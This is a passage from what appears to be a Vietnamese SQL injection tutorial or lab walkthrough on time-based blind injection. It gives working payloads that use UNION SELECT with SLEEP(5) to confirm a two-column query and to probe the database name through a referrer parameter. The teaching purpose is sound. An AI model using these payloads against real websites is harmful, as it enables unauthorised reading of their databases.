Nếu thời gian phản hồi **không bị chậm lại**, ta biết rằng truy vấn **không thành công**. Khi đó, giống như các phần trước, ta thêm một cột nữa:

```
admin123' UNION SELECT SLEEP(5),2;--
```

Payload này sẽ tạo ra độ trễ **5 giây**, xác nhận rằng câu lệnh `UNION` đã được thực thi thành công và bảng có **2 cột**.

Bây giờ, bạn có thể lặp lại quá trình liệt kê dữ liệu giống như trong phần **Boolean-based SQL Injection**, chỉ khác là thêm hàm `SLEEP()` vào câu lệnh `UNION SELECT`.

Nếu bạn gặp khó khăn trong việc tìm tên bảng, truy vấn dưới đây có thể giúp bạn bắt đầu:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```